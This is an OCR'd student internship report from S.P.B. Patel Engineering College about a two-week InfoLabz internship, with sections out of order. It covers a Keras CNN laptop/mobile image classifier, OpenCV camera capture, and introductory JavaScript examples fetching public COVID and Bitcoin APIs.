


Fig 2.11 All Image Data

Week 2

9 August 2023

Assignment 2

- **Task 1: CNN Model**


  - Developing Convolutional Neural Network (CNN) which could predict the images from the testing folder. Neural Network is a part of deep learning which is very much higher concept of Data Science.

Step 1: Folder Structure:

- Create the following folder structure:
- Imagedata:
  1. training --> laptop & mobile
  2. validation --> laptop & mobile
  3. testing --> laptop & mobile

Step 2: Loading and Preprocessing Data

- Load and preprocess the images:



```
from keras.preprocessing.image import ImageDataGenerator

# Specify the paths
train_data_dir = 'Imagedata/training'
validation_data_dir = 'Imagedata/validation'
test_data_dir = 'Imagedata/testing'

# Set up data generators with data augmentation for training and validation
train_datagen = ImageDataGenerator(
    rescale=1.0/255,
    rotation_range=20,
    width_shift_range=0.2,
    height_shift_range=0.2,
    horizontal_flip=True
)

validation_datagen = ImageDataGenerator(rescale=1.0/255)
test_datagen = ImageDataGenerator(rescale=1.0/255)

train_generator = train_datagen.flow_from_directory(
    train_data_dir,
    target_size=(150, 150),  # Resize images to the desired dimensions
    batch_size=32,
    class_mode='binary'  # Since we have two classes: laptop and mobile
)
```

```
validation_generator = validation_datagen.flow_from_directory(
    validation_data_dir,
    target_size=(150, 150),
    batch_size=32,
    class_mode='binary'
)

test_generator = test_datagen.flow_from_directory(
    test_data_dir,
    target_size=(150, 150),
    batch_size=32,
    class_mode='binary'
)
```

```
Found 100 images belonging to 2 classes.
Found 100 images belonging to 2 classes.
Found 100 images belonging to 2 classes.
```

Fig 2.12 Load & Preprocess Data

Step 3: Building the CNN Model:

- Creation of a simple CNN model using Keras:

```
from keras.models import Sequential
from keras.layers import Conv2D, MaxPooling2D, Flatten, Dense

model = Sequential([
    Conv2D(32, (3, 3), activation='relu', input_shape=(150, 150, 3)),
    MaxPooling2D(2, 2),
    Conv2D(64, (3, 3), activation='relu'),
    MaxPooling2D(2, 2),
    Conv2D(128, (3, 3), activation='relu'),
    MaxPooling2D(2, 2),
    Flatten(),
    Dense(128, activation='relu'),
    Dense(1, activation='sigmoid')  # using sigmoid for binary classification
])

model.compile(loss='binary_crossentropy', optimizer='adam', metrics=['accuracy'])
```

Fig 2.13 CNN Model

Step 4: Training the Model:

- Train the model using the prepared generators:




Fig 2.14 Train the model

Step 5: Evaluating the Model

- After training, evaluate the model's performance on the testing data:




Fig 2.15 Evaluate the model

- **Task 2: OPEN CV:**
    - Open Camera:

```python
import cv2

# Open the default camera (camera index 0)
cap = cv2.VideoCapture(0)

while True:
    ret, frame = cap.read()  # Read a frame from the camera
    cv2.imshow('Camera', frame)  # Display the frame
    if cv2.waitKey(1) & 0xFF == ord('q'):  # Press 'q' to exit
        break

cap.release()  # Release the camera
cv2.destroyAllWindows()  # Close all windows
```




Fig 2.16 Open camera

- Open Camera in gray scale mode (black and white):

```python
import cv2

# Open the default camera (camera index 0)
cap = cv2.VideoCapture(0)

while True:
    ret, frame = cap.read()  # Read a frame from the camera
    gray_frame = cv2.cvtColor(frame, cv2.COLOR_BGR2GRAY)  # Convert to gray scale
    cv2.imshow('Gray Scale Camera', gray_frame)  # Display the gray scale frame
    if cv2.waitKey(1) & 0xFF == ord('q'):  # Press 'q' to exit
        break

cap.release()  # Release the camera
cv2.destroyAllWindows()  # Close all windows
```

Fig 2.17 Open camera in Gray Mode

- Capture image on click of key “c” while camera is open:

```python
import cv2

# Open the default camera (camera index 0)
cap = cv2.VideoCapture(0)

while True:
    ret, frame = cap.read()  # Read a frame from the camera
    cv2.imshow('Camera', frame)  # Display the frame

    key = cv2.waitKey(1)
    if key & 0xFF == ord('c'):  # Press 'c' to capture image
        cv2.imwrite('captured_image.jpg', frame)  # Save the captured image
        print("Image captured!")

    if key & 0xFF == ord('q'):  # Press 'q' to exit
        break

cap.release()  # Release the camera
cv2.destroyAllWindows()  # Close all windows
```

```
Image captured!
```

Fig 2.18 Captured Image

Week 2

10 August 2023

- **Conclusion:**

In these 15 days, I've had an amazing chance to learn about data analytics and machine learning.

I got to work with experts and understand how data helps us make decisions. I did hands-on stuff like preparing data, studying it, and making models.

Working closely with experienced professionals, I've gained hands-on experience in data preprocessing, analysis, and model development. I learned different ways to analyze data and how they're used in real life. I also got to know the basics of machine learning, like teaching computers to predict things and solve hard problems.

Now I have a strong base to keep exploring data and machine learning. I'm excited to use what I've learned for future projects, as these skills are super important in our digital world.

References

[1] Kaggle: https://www.kaggle.com/

[2] COVID API: https://data.covid19india.org/data.json

[3] ISRO API: https://isro.vercel.app/api/spacecrafts

[4] Bitcoin API: https://api.coindesk.com/v1/bpi/currentprice.json

[5] Mutual Fund API: https://api.mfapi.in/mf

[6] Inshorts News API: https://inshortsapi.vercel.app/news?category=all

[7] ISRO Foreign API: https://isro.vercel.app/api/customer_satellites

[8] Postal Pin code API: https://api.postalpincode.in/pincode/380001

INTERNSHIP AT INFOLABZ IT SERVICES PVT LTD

AN INTERNSHIP REPORT

Submitted by

Vanpariya Jay Vinodbhai

200390107001

In partial fulfillment for the award of the degree of

BACHELOR OF ENGINEERING

In

Computer Engineering

S.P.B. Patel Engineering College, Mehsana

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

Gujarat Technological University, Ahmedabad

Aug, 2023

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

S.P.B. Patel Engineering College

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

CERTIFICATE

This is to certify that the project report submitted along with the project entitled **Internship at INFOLABZ IT SERVICES PVT LTD** has been carried out by **Vanpariya Jay Vinodbhai** under my guidance in partial fulfillment for the degree of Bachelor of Engineering in Computer Engineering, 7th Semester of Gujarat Technological University, Ahmedabad during the academic year 2023-24.

Sign	Sign
Prof. Akshay Kansara	Prof. Akshay Kansara
Internal Guide	Head of Department

Company Certificate

INFOLABZ IT SERVICES PVT. LTD.

WEB DEVELOPMENT | APP DEVELOPMENT | DATA SCIENCE | IOT

COMPLETION CERTIFICATE OF SUMMER INTERNSHIP

Date: 12-08-2023

Enrollment: 200390107001
Semester: 7th, Computer Engineering
Saffrony Institute Of Technology

To whom it may concern,

We are delighted to provide this certificate for the successful completion of the requirements and work performed during the two-week free internship (27 July 2023 to 10 August 2023) by Jay Vanpariya .

In this internship tenure, we have covered the fundamentals of JS And ES6. We have also worked on the React framework along with API integration and developed an API-based React application.

We wish Jay Vanpariya all the best for future endeavors.

Ms. Twinkle Shah
Internship Coordinator
InfoLabz, Ahmedabad

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S.P.B. Patel Engineering College, Mehsana

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

DECLARATION

We hereby declare that the Internship / Project report submitted along with the Internship / Project entitled **Internship at INFOLABZ IT SERVICES PVT LTD** submitted in partial fulfillment for the degree of Bachelor of Engineering in **Computer Engineering** to Gujarat Technological University, Ahmedabad, is a bonafide record of original project work carried out by me under the supervision of **Chintan Nagrecha(External Guide)** and that no part of this report has been directly copied from any students' reports or taken from any other source, without providing due reference.

Name of the Student	Sign of Student
Vanpariya Jay Vinodbhai	_____

Acknowledgement

I would like to express my sincere gratitude to Mr. Chintan Nagrecha, who oversaw my internship at INFOLABZ IT SERVICES PVT. LTD. I sincerely appreciate all of their tremendous advice, mentorship, and continuous support during my internship. Their willingness to impart knowledge and provide helpful criticism greatly aided my professional development. I am equally appreciative of the friendly welcome they gave me and the opportunity they gave me to work on worthwhile causes. I would want to express my gratitude to S.P.B. Patel Engineering College, where I currently attend, for facilitating my internship and for their ongoing inspiration. Additionally, I want to thank my family and friends for their continuous support and steadfast belief in my abilities. Finally, I want to express my gratitude to everyone who helped me, directly or indirectly, during my internship experience. Your contributions unquestionably had a significant impact on how rich and rewarding my learning experience was.

Abstract

This comprehensive report encapsulates the author's diligent endeavors and accomplishments throughout the duration of their internship at INFOLABZ IT SERVICES PVT LTD. Encompassing a thorough documentation of the tasks undertaken during the internship period, the report delves into the intricate work executed by the author within the company's premises. A focal point of the report revolves around an in-depth exploration of the manufacturing processes and the sequential steps involved in the assembly of the machines. Furthermore, the report sheds light on the organizational framework of the company, elucidating the distinct functions of various departments and their respective roles in contributing to the company's operational efficiency.

The report is not solely limited to a description of tasks, but also serves as a reflective repository of the author's experiential learning journey. By sharing insights gained through hands-on participation, the report offers an insight into the practical applications of theoretical knowledge. The author expounds upon the acquired skills, honed abilities, and newfound perspectives that have emerged as a result of this immersive internship experience. In essence, this report stands as a testament to the author's dedicated work ethic, intellectual curiosity, and proactive engagement within the professional realm, showcasing the transformative impact of practical exposure in a real-world setting.

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Abbreviations

JS	JavaScript
ES6	ECMAScript 6.
API	Application Programming Interface
DOM	Document Object Model

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INTRODUCTION

COMPANY PROFILE:

Established in 2016, incorporation with our parent IT company, INFOLABZ IT SERVICES PVT. LTD. has managed to make it's own position in IT Sector. We are involved in Web Development, App Development, Progressive Web Application Development, IOT solutions, Graphics & Designing, Digital Marketing, Domain & Hosting services, SMS services etc.

In the span of seven years we have managed to deliver all projects on time with utmost accuracy to our clients across the globe. We have dedicated teams of experienced andhard working developers. Our developers who are always willing to take new challenges and looking forward to learn new things, are heart of this company.

Our objective is to sustain with exponential growth in IT industry.

MISSION AND VISION OF THE COMPANY:

Our mission is to deliver the best with top notch quality every quarter.

Our vision is to develop a product with one of its kind concept which could be used by millions of people.

Day-1 (27 JULY 2023)

1.1 INTRODUCTION TO JS:

JavaScript (JS) is a widely used programming language for web development. It enables interactive and dynamic content on websites by manipulating the Document Object Model (DOM) in users' browsers. JS syntax resembles C and Java, with variables for data storage and functions for reusable code. It supports control flow structures like if statements and loops, and responds to user interactions via event handling. External libraries and frameworks such as jQuery, React, and Angular expand its capabilities. JS is vital for creating engaging web experiences and has applications beyond the web, like server-side programming with Node.js.

1.2 INTRODUCTION TO ES6:

Fig 1.1 Introduction to ES6

The code showcases JavaScript's object and array handling. It initializes objects with data and retrieves values using keys. It demonstrates nested structures, accessing data like 150 from an array within an object. Moreover, it extracts specific data, like cases and dates from nested objects. This highlights JavaScript's capability in managing structured data effectively.

1.3 OBJECTS:

```
<body>
    <table class="table">
        <thead>
            <tr>
                <th>City</th>
                <th>New Cases</th>
                <th>Recoverd Cases</th>
                <th>Death Cases</th>
            </tr>
        </thead>
        <tbody id="tb"></tbody>
    </table>
</body>
<script>
        var cases={"Ahmedabad":[100,150,1],"Surat":[50,60,0],"Vapi":[120,100,2]};
        var tb1=document.getElementById("tb");
        for(var i in cases){
            var table=
            <tr>
            <td>${i}</td>
            <td>${cases[i][0]}</td>
            <td>${cases[i][1]}</td>
            <td>${cases[i][2]}</td>
            </tr>
            `;
            tb1.innerHTML += table;
        }
</script>
```

Fig 1.2 Objects

This code creates an HTML table to display COVID-19 statistics for cities. JavaScript iterates through a data object containing case details and dynamically generates rows. Each row represents a city with columns for new cases, recovered cases, and death cases. The table is populated by appending generated rows to the table body, showcasing how JavaScript can be used for data-driven HTML content.

Day-2 (28 JULY 2023)

2.1 JS Functions & Arrow Functions:

```
<script>
    // function with no argument, no return value
    function one(){
        document.write("Hello"+"<br>");
    }
    one();

    // function with argument, no return value
    function two(a,b){
        document.write("Sum is: "+(a+b)+"<br>");
    }
    two(100,10);

    // function with no argument, return value
    function three(){
        return "Hello<br>";
    }
    var x=three();
    document.write(x);

    // function with argument, return value
    function four(a,b){
        return "Sub is: "+(a-b)+"<br>";
    }
    var y=four(100,10);
    document.write(y);
</script>
```

Fig 2.1 JS Functions

```
var evenodd = (n) =>{
    if(n%2==0){
        document.write("Even<br>");
    }
    else{
        document.write("Odd<br>");
    }
}
```

Fig 2.2 Arrow Functions

It covers four types: basic functions with and without arguments, both with and without return values. Arrow functions are introduced as concise alternatives. The code executes these functions, passing arguments and capturing return values using document.write(). The evenodd function showcases conditional logic for even/odd number determination. The concept of function reusability is illustrated by executing functions with different arguments. The code collectively emphasizes function syntax, execution, reusability, and the streamlined syntax of arrow functions.

2.2 Async Functions & 2.3 Bitcoin API:


```
<script>
    async function load(){
        let url="http://api.coindesk.com/v1/bpi/currentprice.json";
        let myobject = await(await fetch(url)).json();
        document.write(myobject["bpi"]["USD"]["rate"]);
    }
    load();
</script>
```

Fig 2.3 Async Functions & Bitcoin API

The given code demonstrates an asynchronous function named load(). It fetches data from a specified URL using the fetch API and awaits the response using the await keyword. The fetched data is then parsed as JSON using the .json() method. Finally, the code extracts and displays the USD exchange rate from the fetched JSON data using document.write(). The load() function is invoked to initiate the process.

Day-3 (31 JULY 2023)

3.1 Covid API – Data fetching and mapping



```
<script>
    async function load(){
        let url="https://data.covid19india.org/data.json";
        let myobject= await (await fetch(url)).json();
        document.write(myobject['cases_time_series'][0]["date"]+"<br>");
        document.write("Total number of days "+myobject["cases_time_series"].length);
        document.write("<table border='1' width='100%'>");
            var days=0;
            for(var i=0;i<myobject["cases_time_series"].length;i++){
                if(myobject["cases_time_series"][i]["dailyconfirmed"]>=100000){
                document.write("<tr style='color:red'><td>"+myobject["cases_time_series"][i]["date"]+
                    "</td><td>"+myobject["cases_time_series"][i]["dailyconfirmed"]+
                        "</td><td>"+myobject["cases_time_series"][i]["dailydeceased"]+
                            "</td><td>"+myobject["cases_time_series"][i]["dailyrecovered"]+
                                "</td></tr>");
                    days=days+1;
                }
                else{
                document.write("<tr><td>"+myobject["cases_time_series"][i]["date"]+
                    "</td><td>"+myobject["cases_time_series"][i]["dailyconfirmed"]+
                        "</td><td>"+myobject["cases_time_series"][i]["dailydeceased"]+
                            "</td><td>"+myobject["cases_time_series"][i]["dailyrecovered"]+
                                "</td></tr>");
                }
            }
            document.write("</table>");
            document.write("Total number of days with more than 1 lakh cases "+days);
    }
    load();
</script>
```

Fig 3.1 Covid API – Data fetching and mapping

This script utilizes JavaScript's asynchronous function load() to fetch COVID-19 data from a specified URL. It parses the fetched JSON data, displaying the date and total number of days recorded. It then generates an HTML table, populating it with COVID-19 statistics. If daily confirmed cases are above 100,000, the row is highlighted in red. The script counts and displays the total days with over 100,000 cases. Overall, this code illustrates how to retrieve, process, and display dynamic data using asynchronous programming and HTML manipulation.

3.2 USER INPUT 1: JS Pop Up Boxes

Pop-up boxes enhance user interaction by allowing developers to gather input and confirm user decisions through simple and easily customizable dialog boxes.
The confirm() function in JavaScript displays a dialog box with a message and two buttons: "OK" and "Cancel.The prompt() function displays a dialog box with a message, an input field for the user to enter text, and two buttons: "OK" and "Cancel."

```
<script>
    if(confirm("Are you want to delete this file")){
        alert("file deleted");
    }
    else{
        alert("File is not deleted");
    }
</script>
<script>
    var a=prompt("Enter the number of tickets");
    if(a==null){
        alert("Booking cancelled");
    }
    else if(a==""){
        alert("You enterd nothing");
    }
    else{
        alert("procced for "+a+" tickets");
    }
</script>
```

Fig 3.2 JS Pop Up Boxes

3.3 USER INPUT 2 : Form to Variable

